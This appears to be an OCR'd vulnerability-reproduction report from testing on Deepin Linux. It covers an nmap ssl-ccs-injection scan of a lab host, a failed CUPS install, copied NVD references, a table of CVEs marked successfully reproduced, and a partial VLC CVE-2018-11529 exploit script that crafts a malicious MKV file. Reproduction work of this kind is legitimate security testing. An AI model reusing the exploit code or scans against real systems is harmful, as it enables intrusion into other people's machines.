
I used the nmap method and tried it on the POC website we set up the other day, scanning port 443. The Nmap command output shows that port 443 of the target IP address (192.168.254.133) is in a "closed" state. This indicates that it can be scanned.

```
┌──(zhuozhenwei㉿kali)-[~/Desktop]
└─$ sudo nmap --script ssl-ccs-injection 192.168.254.133 -p 443
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-14 21:29 EDT
Nmap scan report for 192.168.254.133
Host is up (0.00086s latency).

PORT    STATE  SERVICE
443/tcp closed https
MAC Address: 00:0C:29:C4:81:D6 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
```

if the scan is successful, the output will look like this.



Therefore, it can be concluded that if the target URL or IP address is suitable, it will definitely be scanned.

Reproduction Result

Successful.

CVE-2012-5519

Reproduction Status


Reproduction failed.

Reason: Installing the cups software package caused dependency conflicts.

CUPS is a standards-based, open-source printing system developed by Apple for macOS and other UNIX-like operating systems. CUPS uses the Internet Printing Protocol (IPP) to support printing to local and network printers.

Reproduction Details

The version of cups that comes with Deepin: 2.3.0.2-1+dde



https://snapshot.debian.org/package/cups/1.4.4-1/#cups_1.4.4-1

sudo dpkg -i cups_1.4.4-1_amd64.deb

During installation, file conflicts occurred, especially the /usr/share/cups/data/testprint file being occupied by another package cups-filters.

Try removing the cups-filters package first.

- sudo apt-get remove cups-filters

- sudo apt-get remove cups-filters-core-drivers

There are many dependency issues and version conflicts in the system:

```
myj@myj-PC:/data/home/myj/Downloads$ sudo dpkg -i cups_1.4.4-1_amd64.deb
(正在读取数据库 ... 系统当前共安装有 223075 个文件和目录。)
准备解压 cups_1.4.4-1_amd64.deb  ...
正在解压 cups (1.4.4-1) ...
被已安装的软件包 cups-server-common (2.3.0.2-1+dde) 中的文件替换了...
被已安装的软件包 cups-daemon (2.3.0.2-1+dde) 中的文件替换了...
dpkg: 依赖关系问题使得 cups 的配置工作不能继续:
 cups 依赖于 libcupscgi1 (>= 1.4.2); 然而:
  未安装软件包 libcupscgi1。
 cups 依赖于 libcupsdriver1 (>= 1.4.0); 然而:
  未安装软件包 libcupsdriver1。
 cups 依赖于 libcupsmime1 (>= 1.4.0); 然而:
  未安装软件包 libcupsmime1。
 cups 依赖于 libcupsppdc1 (>= 1.4.0); 然而:
  未安装软件包 libcupsppdc1。
 cups 依赖于 libpoppler5; 然而:
  未安装软件包 libpoppler5。
 cups 依赖于 libslp1; 然而:
  未安装软件包 libslp1。
 cups 依赖于 libusb-0.1-4 (>= 2:0.1.12); 然而:
  未安装软件包 libusb-0.1-4。
 cups 依赖于 ttf-freefont; 然而:
  未安装软件包 ttf-freefont。
 printer-driver-sag-gdi (0.1-7)破坏 cups (<< 1.5.0-3) 并且 已安装。
  将被配置的 cups 的版本为 1.4.4-1。
 printer-driver-foo2zjs-common (20171202dfsg0-2)破坏 cups (<< 1.5.0-3~) 并且 已安装。
  将被配置的 cups 的版本为 1.4.4-1。
```

```
 cups 依赖于 libusb-0.1-4 (>= 2:0.1.12); 然而:
  未安装软件包 libusb-0.1-4。
 cups 依赖于 ttf-freefont; 然而:
  未安装软件包 ttf-freefont。
 printer-driver-sag-gdi (0.1-7)破坏 cups (<< 1.5.0-3) 并且 已安装。
  将被配置的 cups 的版本为 1.4.4-1。
 printer-driver-foo2zjs-common (20171202dfsg0-2)破坏 cups (<< 1.5.0-3~) 并且 已安装。
  将被配置的 cups 的版本为 1.4.4-1。
 printer-driver-foo2zjs (20171202dfsg0-2)破坏 cups (<< 1.5.0-3~) 并且 已安装。
  将被配置的 cups 的版本为 1.4.4-1。
 printer-driver-escpr (1.6.33-1)破坏 cups (<< 1.5.0-2~) 并且 已安装。
  将被配置的 cups 的版本为 1.4.4-1。
 printer-driver-c2esp (27-4)破坏 cups (<< 1.5.0-2~) 并且 已安装。
  将被配置的 cups 的版本为 1.4.4-1。
 cups-server-common (2.3.0.2-1+dde)破坏 cups (<< 1.6.2-2~) 并且 已安装。
  将被配置的 cups 的版本为 1.4.4-1。
 cups-ipp-utils (2.3.0.2-1+dde)破坏 cups (<< 1.7.3-5~) 并且 已安装。
  将被配置的 cups 的版本为 1.4.4-1。
 cups-daemon (2.3.0.2-1+dde)破坏 cups (<< 2.1.0-6~) 并且 已安装。
  将被配置的 cups 的版本为 1.4.4-1。
 cups-client (2.3.0.2-1+dde)破坏 cups (<< 1.7.3-5~) 并且 已安装。
  将被配置的 cups 的版本为 1.4.4-1。

dpkg: 处理软件包 cups (--install)时出错:
 依赖关系问题 - 仍未被配置
正在处理用于 man-db (2.8.5-3) 的触发器 ...
在处理时有错误发生:
 cups
```

To successfully install CUPS 1.4.4, these dependencies and conflicts need to be resolved.

```
myj@myj-PC:/data/home/myj/Downloads$ sudo apt-get remove --purge printer-driver-sag-gdi printer-driver-foo2zjs-common printer-dri
ver-foo2zjs printer-driver-escpr printer-driver-c2esp cups-server-common cups-ipp-utils cups-daemon cups-client
正在读取软件包列表... 完成
正在分析软件包的依赖关系树
正在读取状态信息... 完成
您也许需要运行"apt --fix-broken install"来修正上面的错误。
下列软件包有未满足的依赖关系：
 cups : 依赖: libcupscgi1 (>= 1.4.2) 但无法安装它
        依赖: libcupsdriver1 (>= 1.4.0) 但无法安装它
        依赖: libcupsmime1 (>= 1.4.0) 但无法安装它
        依赖: libcupsppdc1 (>= 1.4.0) 但无法安装它
        依赖: libpoppler5 但无法安装它
        依赖: libslp1 但无法安装它
        依赖: libusb-0.1-4 (>= 2:0.1.12) 但是它将不会被安装
        依赖: cups-client (>= 1.4.4-1)
        依赖: ttf-freefont 但无法安装它
        推荐: cups-driver-gutenprint 但无法安装它
        推荐: ghostscript-cups
E: 有未能满足的依赖关系。请尝试不指明软件包的名字来运行"apt --fix-broken install"(也可以指定一个解决办法)。
```

```
myj@myj-PC:/data/home/myj/Downloads$ sudo apt-get remove --purge cups cups-client cups-common cups-core-drivers cups-daemon cups-
filters cups-ipp-utils cups-ppdc cups-server-common libcups2 libcupsfilters1 libcupsimage2
正在读取软件包列表... 完成
正在分析软件包的依赖关系树
正在读取状态信息... 完成
您也许需要运行"apt --fix-broken install"来修正上面的错误。
下列软件包有未满足的依赖关系：
 dde-printer : 依赖: libcups2 (>= 1.7.0) 但是它将不会被安装
 libgs9 : 依赖: libcups2 (>= 2.3~b6) 但是它将不会被安装
 libgtk-3-0 : 依赖: libcups2 (>= 1.6.0) 但是它将不会被安装
              推荐: libgtk-3-bin
 libgtk2.0-0 : 依赖: libcups2 (>= 1.6.0) 但是它将不会被安装
               推荐: libgail-common 但是它将不会被安装
               推荐: libgtk2.0-bin
 libhpmud0 : 依赖: libcups2 (>= 1.6.0) 但是它将不会被安装
 libqt5printsupport5 : 依赖: libcups2 (>= 1.4.0) 但是它将不会被安装
 libreoffice-core : 依赖: libcups2 (>= 1.7.0) 但是它将不会被安装
                    推荐: libpaper-utils
                    推荐: gstreamer1.0-plugins-ugly 但是它将不会被安装
                    推荐: gstreamer1.0-plugins-bad 但是它将不会被安装
 libsane-hpaio : 依赖: libcups2 (>= 1.6.0) 但是它将不会被安装
                 推荐: hplip (= 3.18.12+dfsg0-2) 但是它将不会被安装
                 推荐: sane-utils
 org.deepin.browser : 依赖: libcups2 (>= 1.7.0) 但是它将不会被安装
                      推荐: libu2f-udev 但是它将不会被安装
                      推荐: fonts-liberation 但是它将不会被安装
                      推荐: notification-daemon
                      推荐: deepin-event-log 但无法安装它
 printer-driver-brlaser : 依赖: libcups2 (>= 1.4.0) 但是它将不会被安装
```

Installation failed.

CVE-2022-0108

Vulnerability Principle

Improper implementation in Navigation in Google Chrome prior to version 97.0.4692.71 allows a remote attacker to leak cross-origin data via a crafted HTML page.

Extended Content: Browser kernel.

The browser kernel mainly consists of two parts: the rendering engine (also known as the layout engine or Rendering Engine) and the JavaScript engine.

The rendering engine is responsible for fetching web page content (such as HTML, XML, images, etc.), organizing information (such as adding CSS, etc.), and calculating how the web page should be displayed, then outputting it to the display or printer.

The JavaScript engine is responsible for parsing and executing JavaScript code to achieve dynamic effects on web pages.


Reproduction Process

Chromium

First, check the website given in the table and find that it is about Chromium. Here is a brief introduction to Chromium (Chromium is an open-source Web browser project initiated and maintained by Google. It provides a basic framework that can be used to develop and build browsers based on Chromium such as Google Chrome; Google Chrome is a browser developed based on the Chromium project. It shares most of the code and technical foundation with Chromium. Google Chrome adds some Google-specific features and services on top of Chromium.)

Try opening this website and find that its content no longer exists.

[htt]{.underline}p[s://issues.chromium.org/issues?q=CVE-2022-0108]{.underline}



References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource
http://www.openwall.com/lists/oss-security/2023/04/21/3	
https://chromereleases.googleblog.com/2022/01/stable-channel-update-for-desktop.html	Release Notes, Vendor Advisory
https://crbug.com/1248444	Exploit, Issue Tracking, Patch, Vendor Advisory
https://lists.debian.org/debian-lts-announce/2023/05/msg00011.html	
https://lists.fedoraproject.org/archives/list/package-announce%40lists.fedoraproject.org/message/5OKKVEUQAAGH3NHMX3WHWKRPYU4QFKTQ/	
https://lists.fedoraproject.org/archives/list/package-announce%40lists.fedoraproject.org/message/5PAGL5M2KGYPN3VEQCRJJE6NA7D5YG5X/	
https://lists.fedoraproject.org/archives/list/package-announce%40lists.fedoraproject.org/message/6QL5OGMSHRQ26FTYWZUXVNWB2VHOSVXK/	
https://lists.fedoraproject.org/archives/list/package-announce%40lists.fedoraproject.org/message/KC7DMUX37BRCLAI4VPQYHDUVEGTNYN5A/	
https://lists.fedoraproject.org/archives/list/package-announce%40lists.fedoraproject.org/message/KQJB6ZPRLKV6WCMX2PRRRQBFAOXFBK6B/	
https://lists.fedoraproject.org/archives/list/package-announce%40lists.fedoraproject.org/message/MRWRAXAFR3JR7XCFWTHC2KALSZKWACCE/	
https://www.debian.org/security/2023/dsa-5396	
https://www.debian.org/security/2023/dsa-5397	

Weakness Enumeration

NVD


These hyperlinks are also announcements, etc., with no useful reproduction information.


References to Advisories, Solutions, and Tools


By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource
http://www.openwall.com/lists/oss-security/2023/04/21/3	
https://chromereleases.googleblog.com/2022/01/stable-channel-update-for-desktop.html	Release Notes, Vendor Advisory
https://crbug.com/1248444	Exploit, Issue Tracking, Patch, Vendor Advisory
https://lists.debian.org/debian-lts-announce/2023/05/msg00011.html	
https://lists.fedoraproject.org/archives/list/package-announce%40lists.fedoraproject.org/message/5OKKVEUQAAGH3NHMX3WHWKRPYU4QFKTQ/	
https://lists.fedoraproject.org/archives/list/package-announce%40lists.fedoraproject.org/message/5PAGL5M2KGYPN3VEQCRJJE6NA7D5YG5X/	
https://lists.fedoraproject.org/archives/list/package-announce%40lists.fedoraproject.org/message/6QL5OGMSHRQ26FTYWZUXVNWB2VHOSVXK/	
https://lists.fedoraproject.org/archives/list/package-announce%40lists.fedoraproject.org/message/KC7DMUX37BRCLAI4VPQYHDUVEGTNYN5A/	
https://lists.fedoraproject.org/archives/list/package-announce%40lists.fedoraproject.org/message/KQJB6ZPRLKV6WCMX2PRRRQBFAOXFBK6B/	
https://lists.fedoraproject.org/archives/list/package-announce%40lists.fedoraproject.org/message/MRWRAXAFR3JR7XCFWTHC2KALSZKWACCE/	
https://www.debian.org/security/2023/dsa-5396	
https://www.debian.org/security/2023/dsa-5397	

Weakness Enumeration







Reproduction Result

Successful.

Other Successful CVE Record List

CVE ID	Verification Record
CVE-2022-3016	Successful directly according to POC

CVE ID	Verification Record
CVE-2022-2581	Successful directly according to POC
CVE-2022-2124	Successful directly according to POC
CVE-2022-0318	Successful directly according to POC
CVE-2021-3928	Successful directly according to POC
CVE-2022-2210	Successful directly according to POC
CVE-2022-1897	Successful directly according to POC
CVE-2022-1927	Successful directly according to POC
CVE-2022-1968	Successful directly according to POC
CVE-2022-2849	Successful directly according to POC
CVE-2022-4293	Successful directly according to POC
CVE-2011-3919	Successful directly according to POC
CVE-2008-3075	Successful directly according to POC
CVE-2021-4019	Successful directly according to POC
CVE-2022-2819	Successful directly according to POC
CVE-2023-0288	Successful directly according to POC
CVE-2022-0413	Successful directly according to POC
CVE-2022-2946	Successful directly according to POC
CVE-2022-2817	Successful directly according to POC
CVE-2008-3074	Successful directly according to POC
CVE-2022-3134	Successful directly according to POC
CVE-2022-2874	Successful directly according to POC
CVE-2023-0051	Successful directly according to POC
CVE-2022-3520	Successful directly according to POC
CVE-2019-12735	Successful directly according to POC

CVE ID	Verification Record
CVE-2022-0359	Successful directly according to POC
CVE-2022-1674	Successful directly according to POC
CVE-2021-4069	Successful directly according to POC
CVE-2023-0049	Successful directly according to POC
CVE-2022-2571	Successful directly according to POC
CVE-2022-2923	Successful directly according to POC
CVE-2022-0213	Successful directly according to POC
CVE-2011-3389	Successful directly according to POC
CVE-2022-2289	Successful directly according to POC
CVE-2008-4101	Successful directly according to POC
CVE-2022-2175	Successful directly according to POC
CVE-2011-3045	Successful directly according to POC
CVE-2022-2845	Successful directly according to POC
CVE-2022-2522	Successful directly according to POC
CVE-2023-0464	Successful directly according to POC
CVE-2023-0054	Successful directly according to POC
CVE-2022-0685	Successful directly according to POC
CVE-2022-2257	Successful directly according to POC
CVE-2022-0261	Successful directly according to POC
CVE-2021-3927	Successful directly according to POC
CVE-2022-2304	Successful directly according to POC
CVE-2022-2207	Successful directly according to POC
CVE-2021-3984	Successful directly according to POC
CVE-2021-4192	Successful directly according to POC

CVE ID	Verification Record
CVE-2021-4166	Successful directly according to POC
CVE-2022-0361	Successful directly according to POC
CVE-2022-2889	Successful directly according to POC
CVE-2022-2344	Successful directly according to POC
CVE-2021-4193	Successful directly according to POC
CVE-2022-3324	Successful directly according to POC
CVE-2022-2980	Successful directly according to POC
CVE-2022-0943	Successful directly according to POC
CVE-2022-2345	Successful directly according to POC
CVE-2022-2343	Successful directly according to POC

CVE-2018-11529

Vulnerability Description

Reproduction failed. Installed over ten dependency packages, uninstalled one dependency package, and reinstalled a lower version of the dependency package. Still failed.

Analysis of Failure Reasons:

① The PoC was reproduced on Windows 10, and there may be issues on Linux systems.

```
Message Classification: Restricted
# Exploit Title: VLC media player 2.2.8 Arbitrary Code Execution PoC
# Date: 6-6-2018
# Exploit Author: Eugene Ng
# Vendor Homepage: https://www.videolan.org/vlc/index.html
# Software Link: http://download.videolan.org/pub/videolan/vlc/2.2.8/win64/vlc-2.2.8-win64.exe
# Version: 2.2.8
# Tested on: Windows 10 x64
# CVE: CVE-2018-11529
```

② The vulnerability requires an earlier version, and there is a problem with the dependency version being too high, requiring reinstallation. However, I believe this is not an issue with the Deepin operating system itself; it would likely also occur on Ubuntu.
③ The Python file in the PoC contains errors. I modified the Python file provided in the PoC, but the modifications may not be correct.

Reproduction Details

According to the vulnerability PoC, we need to use VLC version 2.2.8 to open the generated MKV file. The MKV file is generated using the Python code in the PoC. The PoC file was tested on Windows 10. We attempted to test it on Deepin.

(1) Run the Python file to generate the .mkv file

Copy the PoC code and run the file `python code.py`.

code.py

```python
# https://get.videolan.org/vlc/3.0.3/win64/vlc-3.0.3-win64.exe

import uuid
from struct import pack

class AttachedFile(object):
    def __init__(self, data):
        self.uid    = '\x46\xae' + data_size(8) + uuid.uuid4().bytes[:8]
        self.name   = '\x46\x6e' + data_size(8) + uuid.uuid4().bytes[:8]
        self.mime   = '\x46\x60' + data_size(24) + 'application/octet-stream'
        self.data   = '\x46\x5c' + data_size(len(data)) + data
        self.header = '\x61\xa7' + data_size(len(self.name) + len(self.data) + len(self.mime) + len(self.uid))

    def __str__(self):
        return self.header + self.name + self.mime + self.uid + self.data

def to_bytes(n, length):
    h = '%x' % n
    s = ('0'*(len(h) % 2) + h).zfill(length*2).decode('hex')
    return s

def data_size(number, numbytes=range(1, 9)):
    # encode 'number' as an EBML variable-size integer.
    size = 0
    for size in numbytes:
        bits = size*7
        if number <= (1 << bits) - 2:
            return to_bytes(((1 << bits) + number), size)
    raise ValueError("Can't store {} in {} bytes".format(number, size))
```

行1 列1 字数 13506 100% 插入 GB18030 Unix Python

An error was found on line 79, which appears to contain an invalid character.

```
myj@myj-PC:~/Desktop/CVE-2018-11529$ python code.py
  File "code.py", line 79
    (00000000`004037C0) # XOR EAX,EAX # RET
              ^
SyntaxError: invalid syntax
```

```
